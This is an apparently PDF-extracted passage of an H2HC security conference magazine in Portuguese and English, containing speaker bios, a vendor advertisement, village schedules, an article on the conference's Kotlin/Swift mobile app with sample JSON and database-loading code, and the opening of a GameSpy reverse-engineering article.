Speaker at Hackers2Hackers, NorthSec, TyphoonCon, Security Fest, BSides, 8.8, Ekoparty, among others.

Palestra: "Insert coin: Hacking arcades for fun"

Jakob Koschel

Security Engineer, Google

I work as a security engineer at Google in the Information Security Engineering Team. Previously, I did my PhD at VUsec in Amsterdam, focusing on System Security. Specifically, my research interest has been uncovering new classes of kernel vulnerabilities, such as a building a better and more general Spectre gadget scanner, research new side channel attacks, and building new sanitizers for detecting special memory corruptions while fuzzing.

Palestra: "Testing CPU Vulnerabilities mitigations in the Linux Kernel"

Johannes Wikner

Researcher, ETH Zurich

Johannes Wikner

Palestra: "Exploiting Alternate Spectre Vulnerabilities with Alternate Predictions"

Jordy Zomer

Security Engineer, Google

Jordy Zomer is a security engineer at Google specializing in vulnerability research, kernel security, static analysis, and microarchitectural security. His work explores the intersections between software and hardware, tackling fun challenges in kernel and CPU vulnerabilities.

Palestra: "Modern Framework for Kernel Exploitation and Research"

Kamel Ghali (KF_Lawless)

Independent Security Researcher

Kamel is a veteran car hacker with over 6 years of experience in the automotive cybersecurity industry. He is an organizer for the Car Hacking Village, Automotive Security Research Group, and BSides Tokyo. He has given presentations and technical trainings on many topics relevant to car hacking in the past both at hacker conferences and privately to different companies, militaries, and government organizations.

Palestra: "You Can't Detect Me if You Don't Know I Exist - Using OOB Techniques to Break the Rules"

Marion Marschalek

Security Engineer, Large Cloud Provider

Marion is a security engineer at a large cloud provider, and enjoys reverse engineering and all things binary analysis. With some background in malware analysis, incident response and microarchitecture security, her interests are quite varied. In 2015 Marion founded BlackHoodie, a series of hacker bootcamps which successfully attracts more women to the security industry.

Palestra: "BYOB - Bring Your Own Backdoor"

Nelson Brito

Cybersecurity Thinker and Philosopher

Nelson Brito is the one and only cybersecurity thinker and philosopher, with hacking skills, and occasionally researcher and enthusiast, addicted to computer and network (in)security, being the creator of T50, the only Brazilian researcher to speak at the extinct PH-Neutral Conference (invite-only in Berlin) and H2HC, a top contributor speaker.

Palestra: "T50: A short tour of its trajectory (15 years' warm-up)"

Nigel Ploof

Vulnerability Researcher, L3 Harris Trenchant

Nigel is a vulnerability researcher at L3 Harris Trenchant

Palestra: "Grey Matter and Zero-Days: Outwitting Cognitive Decline in VR, or How Make Brain Do VR Good"

Pawel Wieczorkiewicz

Security Researcher, Open Source Security Inc.

Pawel Wieczorkiewicz is a Security Researcher at Open Source Security Inc., a company developing the state-of-the-art Linux kernel hardening solution known as grsecurity. His research focuses on offensive security aspects of transient and speculative execution vulnerabilities, side-channels, and the effectiveness of defensive mitigations in OSes and hypervisors. Pawel's deep interest in low-level security of software and hardware has resulted in the discovery of a number of vulnerabilities in AMD and Intel processors in addition to the Linux kernel and Xen hypervisor system software.

Palestra: "What every hacker should know about TLB invalidation"

Pedro Guerra

Independent Security Researcher

Pedro is a security researcher specializing in Linux kernel exploitation. He has competed in major CTF events, including the DEF CON CTF Finals 2022 with ELT and Crusaders of Rust. At Ottersec, he focuses on the low-level aspects of blockchain infrastructure and Linux kernel vulnerability research.

From 2022 to 2023, Pedro researched kernel security and binary exploitation at Northwestern University under the guidance of Professor Xinyu Xing.

In early 2024, Pedro exploited the kernelCTF VRP twice: first by patch-gapping a 1-day vulnerability to develop a universal exploit, and second by exploiting a highly restrictive 0-day, for which he received a reward.

Palestra: "[Lessons from the Frontlines: A Journey in Linux Kernel Vulnerability Discovery](#)"

Palestra: "[Unleashing a Oday: Pivoting Capabilities and Conquering the Linux Kernel!](#)"

Rodrigo Branco (BSDaemon)

Vulnerability Researcher & Exploit Writer

Rodrigo Rubira Branco (BSDaemon) is a Vulnerability Researcher and Exploit writer. He held positions as Lead Security Researcher at L3 Harris Trenchant; led CPU and microarchitecture security research at Google; worked as a Senior Principal Engineer at Amazon Web Services (AWS) and before that, was the Chief Security Researcher of Intel Corporation founding/leading the STORM (STrategic Offensive Research & Mitigations) team. Rodrigo also held positions as Director of Vulnerability & Malware Research at Qualys and as Chief Security Research at Check Point where he founded the Vulnerability Discovery Team (VDT) and released dozens of vulnerabilities in many important software. In 2011 he was honored as one of the top contributors of Adobe. Previous to that, he worked as Senior Vulnerability Researcher in COSEINC, as Principal Security Researcher at Scanit and as Staff Software Engineer in the IBM Advanced Linux Response Team (ALRT). He is a member of the RISE Security Group and is one of the organizers of Hackers to Hackers Conference (H2HC), the oldest security research conference in Latin America. Accepted speaker in many security and open-source related events such as Offensivecon, Black Hat, Hack in The Box, XCon, OLS, Defcon, Hackito, Zero Nights, Offzone, PhDays, Troopers, Andsec, Ekoparty and many others. Rodrigo is (and was) also part of the technical committee for many security conferences, such as Offensive Con, Langsec, Black Hat, Enigma and others.

Palestra: "[Bate-papo sobre H2HC, Hacking, Comunidade e Carreira](#)"

Rodrigo Laneth

Analista de Cibersegurança

Rodrigo Laneth é um analista de cibersegurança com expertise em segurança de aplicações e integração de processos DevSecOps. Tem uma paixão especial por infraestrutura e redes, e opera o AS214569.

Palestra: "[Anatomia de um mini-AS](#)"

Ruben Boonen (FuzzySec)

Security Researcher, IBM

With over a decade of experience in security consulting, research and development, and defence, Ruben is the Computer Network Exploitation Capability Development Lead on the Adversary Services team at IBM. His primary focus is on post-exploitation, vulnerability research, and all things Windows internals.

Palestra: "[The Kernel Hacker's Guide to the Galaxy: Automated Exploit Engineering](#)"

Sergey Bratus

Distinguished Professor, Dartmouth College

I am the Dartmouth College Distinguished Professor in Cyber Security, Technology, and Society and an Associate Professor of Computer Science. In 2018–2024 I served as a Program Manager at DARPA's Information Innovation Office (I2O), where I created multiple fundamental research programs in cybersecurity, resilience, and sustainment of critical software.

Palestra: "Hacker math: fundamental research challenges hidden in plain sight"

Valentina Palmiotti (chompie)

Security Researcher, IBM

Reverse engineer, vulnerability researcher, exploit & post-exploitation developer, and expert weird machine mechanic. She is a professional poster and Pwnie Award winner.

Palestra: "The Kernel Hacker's Guide to the Galaxy: Automated Exploit Engineering"

Wendel Guglielmetti

Pesquisador de Segurança

Wendel Guglielmetti Henrique possui mais de 25 anos de experiência na área de TI, sendo 20 dedicados à segurança ofensiva. Realizou inúmeros testes de penetração físicos, de engenharia social, redes, wireless, aplicações e ATMs em organizações ao redor do mundo, incluindo empresas da Fortune 500, governos e o setor financeiro.

Em 2002, desenvolveu uma ferramenta para detectar e remover o infame vírus BugBear, antes mesmo da maioria das empresas de antivírus do mundo terem soluções.

Ao longo de sua carreira, identificou vulnerabilidades em diversas tecnologias, incluindo serviços de webmail, pontos de acesso wireless, sistemas de acesso remoto, WAFs, câmeras IP, sistemas VOIP, além de coautorar uma patente (segurança ofensiva) nos Estados Unidos.

Já palestrou em conferências como RSA Conference (EUA), ToorCon (EUA), Defcon (EUA), Black Hat Arsenal (EUA), OWASP AppSec Research (Suécia), Black Hat Europe (Espanha), Troopers (Alemanha), OWASP AppSecEU09 (Polônia), YSTS (Brasil), Defcon (EUA) e H2HC (Brasil).

Palestra: "Desmistificando Jackpotting em ATM"

Zi Fan Tan

Security Researcher, Google

Zi Fan Tan is a Security Researcher at Google on the Android Red Team. He is currently focused on vulnerability research and exploitation on Android platform, kernel and Pixel devices.


Palestra: "How to Fuzz Your Way to Android Universal Root: Attacking Android Binder"



Plataforma de Gerenciamento de Exposição de Segurança da Cymulate

O risco e resiliência de cibersegurança são temas-chave para líderes técnicos e de negócios, conforme eles lutam para encontrar um ponto comum de compreensão e comunicação sobre o impacto das ameaças e mudanças nas operações de negócios. É um desafio definir o risco de segurança relacionado às iniciativas de negócios, alcançando um equilíbrio entre a super proteção e o impacto negativo de níveis de tolerância de risco dentro da empresa.

A defesa proativa de segurança requer validação de segurança e gerenciamento de exposição de ameaças para criar um plano de melhoria e remediação de postura de segurança acionável e consistente, que conecta riscos e iniciativas de negócios. Para alcançar isso, a Gartner identifica o gerenciamento contínuo de exposição de ameaça (CTEM) como sendo uma abordagem programática para gerenciar o risco de exposições, otimizar os ciberprogramas e aprimorar a resiliência cibernética.



Fonte: Gartner®
© 2023 Gartner, Inc. e/ou seus afiliados. Todos os direitos reservados.
Gartner é uma marca registrada da Gartner, Inc. e seus afiliados.

Entre na mente dos invasores, descobrindo como eles vêm a superfície de ataques e vulnerabilidades. Alcance a eficácia na segurança para apoiar os programas contínuos de gerenciamento de exposição de ameaças

A Plataforma de Validação de Segurança e Gerenciamento de Exposição da Cymulate fornece a tecnologia para a descoberta de exposição, validação e priorização com insights de negócios e inteligência. Isso simplifica o risco e a resiliência de líderes de segurança para ameaças emergentes e uma superfície de ataque em acelerada mudança. Com uma visão completa da postura de segurança e riscos de negócios, a plataforma Cymulate fornece aos líderes de segurança os dados de que eles precisam para definir o escopo das iniciativas de cibersegurança.

A plataforma Cymulate consolida o gerenciamento de exposição e a validação de controle. Os clientes podem implementar ofertas modulares com base nas suas necessidades específicas e adicionar outras ofertas, conforme suas necessidades evoluem.

Plataforma de Gerenciamento de Exposição de Segurança da Cymulate



Gerenciamento de superfície de ataques

Avaliação de vulnerabilidades



Simulação de Violão e Ataque

Validação de controle



Formação de Equipe Vermelha

Validação de caminhos de ataque

Análise de exposição

Priorização de remediação e contextualização de riscos de negócios

now


Infraestrutura de TI

Controles de segurança

Identidade

Nuvens

Villages H2HC 21 Anos

A H2HC foi um dos primeiros eventos do mundo a possuir uma área dedicada e controlada por comunidades independentes. A ideia dos espaços para as comunidades (villages) é justamente remover o controle central e permitir ideias fluirem de diversos lugares. Fizemos até mesmo outros eventos dentro da H2HC, tais como do Slackware BR e a primeira BSides SP (primeira do Brasil). Mas como em todas as áreas da H2, pouco divulgamos sobre o que acontece nas villages. Decidimos portanto dar uma noção aqui na revista sobre as villages e compartilhar uma agenda parcial de atividades. Cada village controla a própria agenda, portanto a única forma de ter uma perspectiva completa é indo em cada uma! Recomendamos!

Algumas villages da H2HC 21 Anos

- Bio Hacking
- Blockchain
- Bug Bounty
- Car Hacking
- Cloud
- Cyber Security Girls
- Debian
- DevSecOps
- Digital Investigation
- Hardware Hacking + Workshop de BIOS
- Human Hacking
- Human Intelligence
- IA
- Impressão 3d
- ITA
- Life4Sec
- Lockpicking
- Mobile
- OSINT
- Rádio Frequência
- Red Team
- SEC4KIDS
- Somos Um Black
- TECKIDS
- WOMCY

Agenda de algumas villages

BLOCKCHAIN VILLAGE - Dia 14/12/2024

10:10	WEB3 BUG BOUNTIES E CONTESTES M1S4NTROP1C
11:00	ATAQUES EM TOKENIZED VAULTS SCOCO
11:50	WEB3 SECURITY OVERVIEW FABIO MOTH
12:40	ALMOÇO
14:30	FUZZING: FROM INPUTS TO DOLLARS NICANOR
15:20	COMMON DEFI FORKS VULNERABILITIES MATHEUS "ACID" KUCK
16:10	CONHECENDO O LAYOUT DE ARMAZENAMENTO DE CONTRATOS INTELIGENTES Z_H
17:00	IMMUTABLE CONTRACTS RAPTOOR

BLOCKCHAIN VILLAGE - Dia 15/12/2024

CTF

DEVSECOPS VILLAGE - Dia 14/12/2024

Segurança em Nuvem: Desenvolvendo Planos Eficazes para Equipes enxutas Jonatas Winston
Fraudes em meios de pagamento: Aqui não, queridinha! Janaina Centini
Building a secure mobile pipeline Allan Trindad
Atividade Prática Infosec boardgame

DEVSECOPS VILLAGE - Dia 15/12/2024

Se DevSecOps também é cultura, então como construí-la? Gabriel Galdino
Melhorando a Segurança de Containers: Boas Práticas e Ferramentas Essenciais Guilherme Filgueiras
Dont Break Our Rules: Automatizing Requirements Tests Allan Kardec + Fernando Guisso
Atividade Prática Bingo Memes de Infosec

DIGITAL INVESTIGATION VILLAGE - Dia 14/12/2024

09:00	ESQUEMA DE PIRÂMIDE EM DAY TRADE Mariana do Carmo Gouveia
09:40	DCCIBER [PCSP] - METODOLOGIA E INVESTIGAÇÃO NA PRÁTICA Thiago Cirino de Moura Chinellato
10:40	DARKNETS + LLM OPEN SOURCE: POTENCIALIZANDO NOSSA PESQUISA DA DARKWEB COM IA Francisco Jesus Rodriguez Montero
11:40	INVESTIGAÇÃO FORENSE EM SISTEMAS WINDOWS VIA REGISTROS André Vianna
12:30	INTERVALO PARA ALMOÇO
14:00	PROFISSÃO "INVESTIGADOR DIGITAL": COMPETÊNCIAS NECESSÁRIAS EM TEMPOS ATUAIS Alesandro Gonçalves Barreto
15:00	A CONSEQUÊNCIA DA NÃO PRESERVAÇÃO ADEQUADA DE EVIDÊNCIAS Cleber de Lima Junior
16:00	PARECE REAL MAS NÃO É: A IMPORTÂNCIA DA VERIFICAÇÃO DE DADOS NO PROCESSO DE HUNTING INVESTIGATIVO Reinaldo Bispo [Corvo]
17:00	TERCEIROS E PARCEIROS: É A SOLUÇÃO DA TECNOLOGIA EM AMBIENTES CORPORATIVOS? Josean Siqueira Santos

DIGITAL INVESTIGATION VILLAGE - Dia 15/12/2024

09:00	OSINT4GOOD - FERRAMENTAS E ESTRATÉGIAS PARA CAUSAS SOCIAIS DANIEL DONDA
10:00	STRUCTURAL INSIGHTS: PDF ANALYSIS FOR DETECTING AND DEFENDING AGAINST THREATS Filipi Pires
10:40	ENGENHARIA REVERSA EM ICS\SCADA - OS SEGREDOS OCULTOS Joel Leandro Rossi
11:40	COMO PROVAR QUE ALGO ACONTEceu NA INTERNET? Alexandre Munhoz
12:20	INTERVALO PARA ALMOÇO
14:00	POTENCIALIZANDO FERRAMENTAS OSINT COM IA Lucas Antoniacci
15:00	O USO DE OSINT E ENGENHARIA SOCIAL PARA DESCOBRIMENTO DE OPERADORES DE SERVIÇOS PIRATA Guilherme Afonso
15:40	OSINTHUNTERSBRASIL: DESCOBRINDO INFORMAÇÕES EM TEMPO REAL COM FONTES ABERTAS Émerson Wendt e William Witsuba
16:20	GANHANDO INDEPENDÊNCIA NA DEEPWEB Paloma Saldanha
17:00	DATA ANALYTICS IN TELEGRAM Ramiro de Assis Silveira
17:30	QUEBRANDO O OPESEC INVESTIGATIVO COM OSINT E ENGENHARIA SOCIAL Lucas Moreira

Human Intelligence Village - Dia 14/12/2024

09:00	Expressões e Micro Expressões Faciais Caio Ferreira
10:00	Humint aplicado em processos de contratação Jéssica Carvalho
11:00	Linguagem, Discurso & Humint Anderson Tamborim
12:00	ALMOÇO
14:00	Você é a brecha! O emprego de Humint em ataques de Engenharia Social Leonardo Perin Vichi
15:00	Obtendo informações por Interação Humana em Humint Raul Cândido e Vivi Cruz
16:00	Aplicando Conceitos de HUMINT no Monitoramento e Proteção de VIPs Deivison Lourenço
17:00	Engenharia Social no Mundo Real: Casos práticos, Ferramentas e Técnicas Utilizadas. Lucas Moreira

Human Intelligence Village - Dia 15/12/2024

09:00	Desvendando Verdades Ocultas: Protocolos de Entrevista e a Relevância do CNV na Análise de Credibilidade na Atualidade Ana Paula Negreiros
10:00	Cyber Gray Man Tactics: quem não é percebido não vira vítima! Leonardo Perin Vichi
11:00	A entrevista investigativa no processo de coleta da HUMINT Andre Paulo Maurmann
12:00	ALMOÇO
14:00	Análise de dados comportamentais na produção de informação David Leucas
15:00	Dicionário de Carder's 101 Thiago Cunha
16:00	Opsec, Muito além da VPN Carlos Eduardo Gomes Barbosa
17:00	Um overview da minha experiência com HUMINT em um provedor de inteligência global Carlos Borges

Life4Sec Village - Dia 14/12/2024

09:30	Segurança Digital: IoT, 5g, IA WLAMIR Molinari
10:05	Conhecendo o Inimigo - Honeypot Giovanna Shimabukuro
10:40	Misconfiguration-Driven Cloud Attacks: A Graph-Based Exploration Filipi Pires
11:15	Palestra Dinâmica - Criação de um CTI (O meio de campo entre Blue e Red Team) Thiago Cunha
12:00	Almoço
13:30	Oficina - IoThreat: Monitorados pela IA em sua casa. Dany Nazaré
13:30	Tratando Campanha de Desinformação com Inteligência Cibernética Bruno Bacelar
14:05	RCE via Java Deserialization Felipe Robson
14:40	Bypass em Paircore Paulo Varelo
15:10	Intervalo
15:40	"Penso Logo Existo": Inteligência Artificial Consegue Realmente Sentir? Anderson Tamborim
16:15	Os riscos de Acesso Inicial da técnica T1190 do MITRE ATT&CK Leonardo Pinheiro
16:50	Hacking de Dia a Dia: Explorando Vulnerabilidades Cotidianas Lucas Araújo
17:25	Segredos Compartilhados: O papel da Criptografia em Blockchain. Sarah Akemi

Life4Sec Village - Dia 15/12/2024

10:00	Governança Hacker Anderson Ferreira
10:35	Identificação de Pessoas com OSINT e HUMINT Matheus Vianna e Deivison Lourenço
11:10	I.A. e a Computação Forense Ricardo Capozzi
12:00	Almoço
13:00	Oficina - IoThreat: Monitorados pela IA em sua casa. Dany Nazaré
13:30	Engenharia de prompts com Swarm Elzo Brito
14:05	Threat Hunting "A arte de descobrir e neutralizar ameaças cibernéticas" Daniel Donda
14:40	Como foi feito Ataque Hacker No Hezbollah? Demetrius Rafael
15:10	Intervalo
15:40	Hackeando Impacket: Modificando Ferramentas para Driblar SIEMs Louise Lalanne
16:15	Segurança com Inteligência: Detectando anomalias com Grafos Dany Nazaré
16:50	Computação Quântica e Cibersegurança: Um Novo Paradigma Ney López
17:25	Inteligência Artificial: Os Desafios Regulatórios no Brasil e no Mundo Paulo Perrotti

OSINT Village - Dia 14/12/2024

10:00	Abertura
10:30	Rejeite falsos hackers: Não é o Dou????, mas bem que poderia ser. Reinaldo Bispo
12:00	ALMOÇO
14:00	Healthcare Intelligence: Applying a dump/intelligent process in the healthcare sector Victor Oliveira
15:00	Coletânea de Busca de Senhas Paloma Saldanha
16:00	Case: Yago Mateus - Eurocopa 2023 - Espanha - Técnicas de Investigação OSINT Roney Medice

OSINT Village - Dia 15/12/2024

10:00	Abertura
10:30	DDoS Mirai BR - Analise de ataques de DDoS contra instituições financeiras Brasileiras. X41
12:00	ALMOÇO
14:00	From OSINT to Domain Admin Rafa Lucas
15:00	N/A N/A
16:00	N/A N/A



App H2HC

Autor: Bruno Lopes Sena

Registro Único de Artigo

<https://doi.org/10.47986/19/1>

Pensando em trazer mais praticidade aos visitantes da conferência, apresentamos o App H2HC, um aplicativo dedicado ao evento onde os usuários podem consultar a agenda de palestras, conteúdo das villages, itens da loja e outros aspectos da conferência. Esta é uma versão completamente nova do aplicativo que existiu no passado, e agora suporta tanto dispositivos Android quanto iPhones.

Objetivos do Aplicativo

O principal objetivo do App H2HC é proporcionar uma plataforma mobile para os participantes acessarem todas as informações relevantes do evento de forma eficiente e intuitiva. Nessa primeira versão, o app possui as seguintes funcionalidades:

- Visualização da agenda de palestras das tracks H2HC e H2HC University.
- Visualização de informações das villages, incluindo, por exemplo, agenda de palestras e atividades.
- Navegação pelos produtos à venda na loja oficial do H2HC na conferência. Vale lembrar que não se pode ainda comprar produtos pelo app e nem ver quais itens ainda estão em estoque na loja... quem sabe em uma futura atualização :)
- Localização da H2HC.
- Mapa da conferência com as principais atrações.
- Download de todas as edições da H2HC Magazine.

Tecnologias Utilizadas

Android: Kotlin

iOS: Swift

Arquitetura


Com o intuito de entregar uma aplicação segura e prática aos visitantes do evento, a listagem de palestras da H2HC, principal funcionalidade do aplicativo, é feita de maneira que o aplicativo não precise se comunicar com a internet para obter as informações.

Para isso, um JSON contendo os registros das talks é carregado no pacote da aplicação e, durante a instalação, esse arquivo é lido por uma função que cria um objeto para cada uma das palestras e os insere

em um banco de dados local no dispositivo.

Dessa maneira, um usuário pode consultar a agenda do evento e favoritar palestras mesmo que esteja com o dispositivo em modo offline.

O arquivo JSON contendo as palestras fica localizado na pasta **raw**



Exemplo do arquivo palestras.json

```
0 palestras.json x
53 },
54 {
55     "id": 5,
56     "name": "Ignacio Navarro",
57     "country": "AR",
58     "title": "Insert coin: Hacking arcades for fun",
59     "content": "Since we were children we wanted to go to the arcade and play for hours and hours fo",
60     "bio": "Ignacio Navarro, an Ethical Hacker and Security Researcher from Cordoba, Argentina. With",
61     "position": "Independent Security Researcher",
62     "day": "14/12/2024",
63     "hour": "15:30",
64     "category": "h2hc",
65     "isFavorite": false
66 },
67 {
68     "id": 6,
69     "name": "Johannes Wikner",
70     "country": "SE",
71     "title": "Exploiting Alternate Spectre Vulnerabilities with Alternate Predictions",
72     "content": "Under embargo. The committee reviewed the paper/work.",
73     "bio": "Johannes Wikner",
74     "position": "Researcher, ETH Zurich",
75     "day": "14/12/2024",
76     "hour": "17:00",
77     "category": "h2hc",
78     "isFavorite": false
79 },
80 {
```

The image shows a code editor window with the file 'palestras.json' open. The code is a JSON array of two objects, each representing a presentation. The first presentation has an id of 5, a name of 'Ignacio Navarro', and a country of 'AR'. Its title is 'Insert coin: Hacking arcades for fun', and its content is a long string starting with 'Since we were children we wanted to go to the arcade and play for hours and hours fo'. The second presentation has an id of 6, a name of 'Johannes Wikner', and a country of 'SE'. Its title is 'Exploiting Alternate Spectre Vulnerabilities with Alternate Predictions', and its content is 'Under embargo. The committee reviewed the paper/work.'. Both presentations have a position of 'Independent Security Researcher', a day of '14/12/2024', and a category of 'h2hc'. The 'isFavorite' field is set to false for both. Line numbers 53 through 80 are visible on the left side of the editor.

Função responsável pela leitura do JSON e inserção no banco de dados local

```

private fun populateDatabase() {
    val db = AppDatabase.getDatabase(context: this)
    CoroutineScope(Dispatchers.IO).launch {
        try {
            // Abre o arquivo JSON de palestras
            val inputStream = assets.open(fileName: "palestras.json")
            val reader = InputStreamReader(inputStream)

            // Converte o JSON para uma lista de objetos `Palestra`
            val palestrasType = object : TypeToken<List<Palestra>>() {}.type
            val palestras: List<Palestra> = Gson().fromJson(reader, palestrasType)


            Log.d(tag: "DatabaseInsertion", msg: "Inserting ${palestras.size} lectures")


            // Insere a lista no banco de dados
            db.palestraDao().insertAll(palestras)
            Log.d(tag: "DatabaseInsertion", msg: "Database populated successfully.")
        } catch (e: Exception) {
            e.printStackTrace()
            Log.e(tag: "DatabaseInsertion", msg: "Error populating database: ${e.message}")
        }
    }
}

```

Algumas telas

Para deixar o aplicativo com a cara da H2HC, surgiram diversas ideias além das funcionalidades essenciais relacionadas à agenda do evento. A listagem de produtos que estarão à venda, download das revistas de edições anteriores e agenda dos villages foram algumas dessas ideias que foram implementadas.





Conclusão

Trabalhar em um projeto para a H2HC, um evento que é tão importante para a comunidade hacker e aguardado ansiosamente por todos nós ao longo do ano, foi um prazer imenso. Ainda há muito espaço para melhorias e esperamos contar com a ajuda de todos para continuar melhorando o aplicativo!

Para reportar problemas, sugerir novas funcionalidades, contribuir com o projeto, etc... por favor, escrevam-nos em mobile@h2hc.com.br.

Agradecimentos

Gostaria de agradecer ao meu irmão Gustavo, que se dispôs a participar desse projeto e entregou tudo de si durante o desenvolvimento. Também gostaria de agradecer a Emilly Nunes, minha namorada, que me auxiliou na organização de diversos aspectos do projeto e na elaboração dos mockups das telas.

Por fim, gostaria de expressar meus agradecimentos a toda a organização da H2HC, não só pelo suporte durante o desenvolvimento e testes do aplicativo, mas principalmente pela oportunidade e pela confiança conferida a nós para o desenvolvimento dessa primeira versão do App H2HC.

Revertendo e Reescrevendo o Suporte e Masterserver da IGN-GameSpy de 2000 a 2004

Autor: João Vitor (@Keowu)

Registro Único de Artigo

<https://doi.org/10.47986/19/2>

Sumário

1. [Introdução](#)
2. [GameSpy da glória a Decadência](#)
3. [Battlefield 1942 - GameSpy 2002](#)
4. [Analizando o binário do jogo](#)
5. [Revertendo os pacotes](#)
6. [Revertendo o código fonte e implementação da Gamespy](#)
7. [Escrevendo um parser para pacotes](#)
8. [Escrevendo uma nova Master Server provider](#)
9. [Continuação de Leitura do Tema ou Aprofundamento de estudos sobre o tema](#)

Introdução

Este artigo é uma versão de edição especial para a H2HC do meu artigo intitulado "Reescrevendo totalmente o suporte da GameSpy de 2000 a 2004 usando engenharia reversa em jogos da EA Games e Bungie". Neste artigo em específico, exploraremos por completo como funciona a implementação da **IGN Gamespy** em sua versão de 2002, diretamente implementada e customizada para o jogo **Battlefield 1942** da **Electronic Arts (EA)**. Ao final deste artigo, vamos compreender como os pacotes de servidores são organizados para serem transmitidos e recebidos pelos clientes dos jogadores, como podemos manipulá-los, como podemos reescrever os pacotes e, claro, finalizando com uma masterserver capaz de permitir que o jogo seja revivido por completo, mesmo após ter sido abandonado e encerrado.

GameSpy da glória a Decadência

Você, caro leitor, em algum momento da sua vida, provavelmente já jogou algum jogo das franquias clássicas como Battlefield, Halo, Arma, Crysis, Star Wars, talvez a partir de um DVD de instalação ou através de algum serviço pirata (já que, para nós brasileiros, o acesso a esses clássicos não costumava ser muito acessível). Nessa experiência, você teve contato com uma SDK que estava escondida no cliente do seu jogo, mas provavelmente nunca percebeu: a GameSpy. Isso não se limitava apenas ao seu computador, mas também ao PlayStation 2 (sim, isso era possível) e até ao Nintendo Wii.

A GameSpy foi desenvolvida pelo engenheiro de software americano Mark Surfus, e em sua primeira versão, era responsável por prover serviços de listagem de servidores para o Quake, no ano de 1996. Antes de ser adquirida pela empresa IGN, no ano de 2004, o número de títulos que utilizavam o serviço teve um crescimento exponencial, representando cerca de 90% dos títulos lançados até o ano de 2014.

A GameSpy era muito viável para os desenvolvedores, em uma época em que manter um serviço de multijogadores era trabalhoso e demandava muito tempo e investimento. A SDK provia aos desenvolvedores tudo o que era preciso, desde server browser até autenticação (como no caso de alguns jogos como Battlefield 2, Battlefield 2142 e jogos do PlayStation 2). A SDK era multiplataforma e facilmente portável para diversas plataformas, fornecendo apenas uma callback para os desenvolvedores obterem os dados necessários, permitindo que se focassem apenas na criação e design do server browser dos jogos. Até mesmo os famosos clientes de servidores dedicados usados para hospedar os servidores por parte dos jogadores eram um whitelabel da GameSpy.

COME SEE US AT **BOOTH #1732**



gamespy

GameSpy Industries' GDC Sponsored Sessions:

“Make More Money, Sell More Games”
Thursday, March 22nd, 2:30 - 3:30 p.m., Room C1 Production Track

